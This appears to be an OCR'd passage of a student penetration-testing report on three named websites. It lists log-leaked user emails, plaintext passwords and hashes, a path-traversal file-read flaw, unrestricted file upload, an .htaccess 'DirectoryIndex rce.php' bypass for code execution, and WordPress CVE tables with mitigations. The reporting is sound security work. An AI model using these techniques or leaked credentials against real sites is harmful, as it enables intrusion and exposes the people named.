
```
/**
 * Start Express server.
 */
const server = app.listen(app.get("port"),'localhost', () => {
    console.log(
        "\n  App is running at http://localhost:%d in %s mode",
        app.get("port"),
        app.get("env")
    );
});
```

Password Leak on pm2 logs

When any user logs in QOPS , the nodeJS api server writes email and password in plain text in pm2 logs.

```
0|pm2-logrotate              | "pm2-logrotate-out__2023-07-31_14-08-00.log" has been deleted
1|QOPS Data Collection API   | login email: de.op7@dndlab.org
1|QOPS Data Collection API   | login password: 123456
1|QOPS Data Collection API   | _user:  {
1|QOPS Data Collection API   |   _id: new ObjectId("63a575e79d21bb223aa6f354"),
1|QOPS Data Collection API   |   name: 'Data Entry Operator 7',
1|QOPS Data Collection API   |   email: 'de.op7@dndlab.org',
1|QOPS Data Collection API   |   readableId: 46,
1|QOPS Data Collection API   |   updatedAt: 2022-12-22T05:43:05.276Z,
1|QOPS Data Collection API   |   roles: [ 'data-entry' ],
1|QOPS Data Collection API   |   createdAt: 2022-12-23T09:33:27.630Z,
1|QOPS Data Collection API   |   forgotPassword: false,
1|QOPS Data Collection API   |   passwordSalt: 'b0abeead44dd65570f0579f88241c8f1',
1|QOPS Data Collection API   |   passwordHash: '5191f3bc4a4fd28b7e307fa89b3bd18a5adfcca39777b215d1c0728aa694fac7e18d284cf01cd4d7aebc5529a6fb246cae7259d829bb1163d95c6ca70503ce
c2',
1|QOPS Data Collection API   |   __v: 0
1|QOPS Data Collection API   | }
1|QOPS Data Collection API   | password is valid.
1|QOPS Data Collection API   | serialize user:
1|QOPS Data Collection API   | _assigedRoles.length:  1
```


```
  storageErrors: []
}
document dataEntryStatus change detected:  submitted
login email: de.op13@dndlab.org
login password: 123456
_user:  {
  _id: new ObjectId("64c3fb33f3cc5ec27d814b31"),
  name: 'Operator 13',
  email: 'de.op13@dndlab.org',
  readableId: 59,
  updatedAt: 2023-07-28T17:26:22.171Z,
  roles: [ 'data-entry' ],
  createdAt: 2023-07-28T17:30:27.612Z,
  forgotPassword: false,
  passwordSalt: '1302673f4f9d9844a6732fb6e821b5a6',
  passwordHash: '98b818ecbccad1fb0d2e79d978201adf62beba65ea08586a37323562a1470c0cdd2d7698fc9a8b4e3b69ad1f87e077ca9d7d760c04b66cf548d3c55a68b45c57',
  __v: 0
}
password is valid.
serialize user:
 assigedRoles.length:  1
```




Potential Security Hazards:

Key-Value Overwrite

There is a Key-Value overwrite vulnerability in updateById() function which is located inside document.ts .The file location is /var/www/qops-data-collection-api/src/controller .




You can see that req.body is directly passed on findOneAndUpdate() function. If anyone adds some value for an existing key , it will overwrite that value for that key in the database. Here is an example ,



<u>Mitigation:</u> Just take what is needed from the request , then discard the request.

<u>Potential Arbitrary File Read/Delete Vulnerability</u>

If the node JS application is ever updated on server , Using mentioned above vulnerability anyone can read any file on the server since the website running as root user.This hazard is located inside provideImage() and updateById() function which is inside document.ts **.**



```
      error,
    });
  }
};

export const deleteById = async (
  req: Request,
  res: Response /*, next: NextFunction*/
): Promise<void> => {
  const { id } = req.params;
  try {
    // const _deletedDocument = await DocumentL.findOne({ _id: id })

    const _deletedDocument: IDocumentL = await DocumentL.findOneAndDelete({ _id: id })
    console.log('msg from document delete')

    console.log(`deleting image...: ${id}${_deletedDocument?.extension}`)
    const imagePath = `./uploads/${id}${_deletedDocument?.extension}`
    fs.unlinkSync(imagePath)

    console.log('deleted successfully.')

    res.status(200).json({
      success: true,
      code: 200,
      message: "Document Deleted Successfully!!",
      data: _deletedDocument,
    });


  } catch (error) {
    res.status(500).json({
      success: false,
      code: 500,
      error,
    });
  }
```

As long as someone updates the extension key with enough ../ (path traversing) , they can read any file on the system.


<u>Unrestricted route on client side</u>


Anyone on the site register on the site and login. They can browse sensitive paths like /setting which admin panel on the site.

There are other sensitive path like:

- /flag
- /data-verification etc.


Here are some screenshots.






<u>Users and data Leaking</u>

While navigating the site I noticed the site loads a lot of sensitive information (user list , data etc.) from the server but doesn't show. But BurpSuit can easily capture and show them.





Vulnerabilities Of http://sqcfbd.org/

Unrestricted File upload

The Lack of file type filtering in DrawingController class and PosterController class inside DrawingController.php and PosterController.php respectively allows .htaccess file upload and php file.

Recommendation: Only allow image files from client.

Vulnerabilities Of http://dndlab.org/

Wordpress version of the site is 4.9.18 which was released on 2021-05-12.

Vulnerabilities of main site(27 vulnerabilities identified)

- WordPress < 5.8 - Plugin Confusion
  https://wpscan.com/vulnerability/95e01006-84e4-4e95-b5d7-68ea7b5aa1a8
- WordPress < 5.8.3 - SQL Injection via WP_Query
  https://wpscan.com/vulnerability/7f768bcf-ed33-4b22-b432-d1e7f95c1317
- WordPress < 5.8.3 - Author+ Stored XSS via Post Slugs
  https://wpscan.com/vulnerability/dc6f04c2-7bf2-4a07-92b5-dd197e4d94c8
- WordPress 4.1-5.8.2 - SQL Injection via WP_Meta_Query
  https://wpscan.com/vulnerability/24462ac4-7959-4575-97aa-a6dcceeae722
- WordPress < 5.8.3 - Super Admin Object Injection in Multisites
  https://wpscan.com/vulnerability/008c21ab-3d7e-4d97-b6c3-db9d83f390a7
- WordPress < 5.9.2 - Prototype Pollution in jQuery
  https://wpscan.com/vulnerability/1ac912c1-5e29-41ac-8f76-a062de254c09
- WP < 6.0.2 - Reflected Cross-Site Scripting
  https://wpscan.com/vulnerability/622893b0-c2c4-4ee7-9fa1-4cecef6e36be
- WP < 6.0.2 - Authenticated Stored Cross-Site Scripting
  https://wpscan.com/vulnerability/3b1573d4-06b4-442b-bad5-872753118ee0
- WP < 6.0.2 - SQLi via Link API
  https://wpscan.com/vulnerability/601b0bf9-fed2-4675-aec7-fed3156a022f
- WP < 6.0.3 - Stored XSS via wp-mail.php
  https://wpscan.com/vulnerability/713bdc8b-ab7c-46d7-9847-305344a579c4
- WP < 6.0.3 - Open Redirect via wp_nonce_ays
  https://wpscan.com/vulnerability/926cd097-b36f-4d26-9c51-0dfab11c301b
- WP < 6.0.3 - Email Address Disclosure via wp-mail.php
  https://wpscan.com/vulnerability/c5675b59-4b1d-4f64-9876-068e05145431
- WP < 6.0.3 - Reflected XSS via SQLi in Media Library
  https://wpscan.com/vulnerability/cfd8b50d-16aa-4319-9c2d-b227365c2156
- WP < 6.0.3 - CSRF in wp-trackback.php
  https://wpscan.com/vulnerability/b60a6557-ae78-465c-95bc-a78cf74a6dd0
- WP < 6.0.3 - Stored XSS via the Customizer
  https://wpscan.com/vulnerability/2787684c-aaef-4171-95b4-ee5048c74218
- WP < 6.0.3 - Stored XSS via Comment Editing
  https://wpscan.com/vulnerability/02d76d8e-9558-41a5-bdb6-3957dc31563b
- WP < 6.0.3 - Content from Multipart Emails Leaked
  https://wpscan.com/vulnerability/3f707e05-25f0-4566-88ed-d8d0aff3a872
- WP < 6.0.3 - SQLi in WP_Date_Query
  https://wpscan.com/vulnerability/1da03338-557f-4cb6-9a65-3379df4cce47
- WP < 6.0.3 - Stored XSS via RSS Widget
  https://wpscan.com/vulnerability/58d131f5-f376-4679-b604-2b888de71c5b
- WP < 6.0.3 - Data Exposure via REST Terms/Tags Endpoint
  https://wpscan.com/vulnerability/b27a8711-a0c0-4996-bd6a-01734702913e
- WP < 6.0.3 - Multiple Stored XSS via Gutenberg
  https://wpscan.com/vulnerability/f513c8f6-2e1c-45ae-8a58-36b6518e2aa9
- WP <= 6.2 - Unauthenticated Blind SSRF via DNS Rebinding
  https://wpscan.com/vulnerability/c8814e6e-78b3-4f63-a1d3-6906a84c1f11
- WP < 6.2.1 - Directory Traversal via Translation Files
  https://wpscan.com/vulnerability/2999613a-b8c8-4ec0-9164-5dfe63adf6e6

- WP < 6.2.1 - Thumbnail Image Update via CSRF https://wpscan.com/vulnerability/a03d744a-9839-4167-a356-3e7da0f1d532
- WP < 6.2.2 - Shortcode Execution in User Generated Data https://wpscan.com/vulnerability/ef289d46-ea83-4fa5-b003-0352c690fd89
- WP < 6.2.1 - Contributor+ Stored XSS via Open Embed Auto Discovery https://wpscan.com/vulnerability/3b574451-2852-4789-bc19-d5cc39948db5
- WP < 6.2.1 - Contributor+ Content Injection https://wpscan.com/vulnerability/1527ebdb-18bc-4f9d-9c20-8d729a628670

Vulnerabilities of Theme

Theme Name: Divi

- ElegantThemes - Privilege Escalation https://wpscan.com/vulnerability/c253d387-f05a-4a68-9554-ecb846942b28
- ElegantThemes (Divi, Extra, divi-builder) - Authenticated Stored Cross-Site Scripting (XSS) https://wpscan.com/vulnerability/75b210d4-538b-4cd5-b06d-5d8f5e610377
- ElegantThemes (Divi, Extra, divi-builder < 4.0.10) - Authenticated Code Injection https://wpscan.com/vulnerability/fddc2746-0e65-4a58-85d1-3d4ce20a1739
- Elegant Themes (Divi 3.0 - 4.5.2, Extra 2.0 - 4.5.2, Divi Builder 2.0 - 4.5.2) - Authenticated Arbitrary File Upload https://wpscan.com/vulnerability/bc250084-9549-4996-a11c-2a082f4d3f68

Theme Name: twentyfifteen

- Twenty Fifteen Theme <= 1.1 - DOM Cross-Site Scripting (XSS) https://wpscan.com/vulnerability/2499b30a-4bcc-462a-935e-1fe4664b95d5

Identified Users

- dndlabor
- riddho-haque
- imran

Risk Assessment

vps-414ae572.vps.ovh.ca

Vulnerability	Impact
Arbitrary File Upload	Critical
Unprotected Rsync server	High
Exposed Internal server	Critical
Password Leak on pm2 logs	High
Potential Key-Value Overwrite in Mongodb	Medium
Potential Arbitrary File read/delete	Medium

sqcfbd.org

Vulnerability	Impact
Unrestricted File upload	Critical

dndlab.org

Vulnerability	Impact
WordPress < 5.8 - Plugin Confusion	Critical
WordPress < 5.8.3 - SQL Injection via WP_Query	Medium
WordPress < 5.8.3 - Author+ Stored XSS via Post Slugs	low
WordPress 4.1-5.8.2 - SQL Injection via WP_Meta_Query	high
WordPress < 5.8.3 - Super Admin Object Injection in Multisites	Medium
WordPress < 5.9.2 - Prototype Pollution in jQuery	low
WP < 6.0.2 - Reflected Cross-Site Scripting	low
WP < 6.0.2 - Authenticated Stored Cross-Site Scripting	low
WP < 6.0.2 - SQLi via Link API	Medium
WP < 6.0.3 - Stored XSS via wp-mail.php	low
WP < 6.0.3 - Open Redirect via wp_nonce_ays	low
WP < 6.0.3 - Email Address Disclosure via wp-mail.php	low
WP < 6.0.3 - Reflected XSS via SQLi in Media Library	low
WP < 6.0.3 - CSRF in wp-trackback.php	medium
WP < 6.0.3 - Stored XSS via the Customizer	low
WP < 6.0.3 - Stored XSS via Comment Editing	low
WP < 6.0.3 - Content from Multipart Emails Leaked	low
WP < 6.0.3 - SQLi in WP_Date_Query	Medium
WP < 6.0.3 - Stored XSS via RSS Widget	low

WP < 6.0.3 - Data Exposure via REST Terms/Tags Endpoint	low
WP < 6.0.3 - Multiple Stored XSS via Gutenberg	low
WP <= 6.2 - Unauthenticated Blind SSRF via DNS Rebinding	Medium
WP < 6.2.1 - Directory Traversal via Translation Files	High
WP < 6.2.1 - Thumbnail Image Update via CSRF	Low
WP < 6.2.2 - Shortcode Execution in User Generated Data	High
WP < 6.2.1 - Contributor+ Stored XSS via Open Embed Auto Discovery	low
WP < 6.2.1 - Contributor+ Content Injection	low
ElegantThemes - Privilege Escalation	High
ElegantThemes (Divi, Extra, divi-builder) - Authenticated Stored Cross-Site Scripting (XSS)	low
ElegantThemes (Divi, Extra, divi-builder < 4.0.10) - Authenticated Code Injection	Critical
Elegant Themes (Divi 3.0 - 4.5.2, Extra 2.0 - 4.5.2, Divi Builder 2.0 - 4.5.2) - Authenticated Arbitrary File Upload	Critical
Twenty Fifteen Theme <= 1.1 - DOM Cross-Site Scripting (XSS)	low

<u>Recommendation</u>

Update the wordpress and its plugin and theme to the latest version.

Chapter 7

Project as Engineering Problem Analysis

7.1 Sustainability of the Project/Work

This Section is irrelevant to penetration testing

7.2 Social and Environmental Effects and Analysis

This Section is irrelevant to penetration testing

7.3 Addressing Ethics and Ethical Issues

This Section is irrelevant to penetration testing

Chapter 8

Lesson Learned

8.1 Problems Faced During this Period

1. During Pensting sqcfbd.org I could not get php code execution due to owner configuration

8.2 Solution of those Problems

1. To bypass that I put DirectoryIndex rce.php in .htaccess file , then uploaded the rce.php file to get code execution.

Chapter 9

Future Work & Conclusion

9.1 Future Works

This Section is irrelevant to penetration testing

9.2 Conclusion

Of all 3 sites , vps-414ae572.vps.ovh.ca is the worst site I have encountered. Practically it has security in name.
dndlab.org is old and is not been updated many days.
And sqcfbd.org is decent.
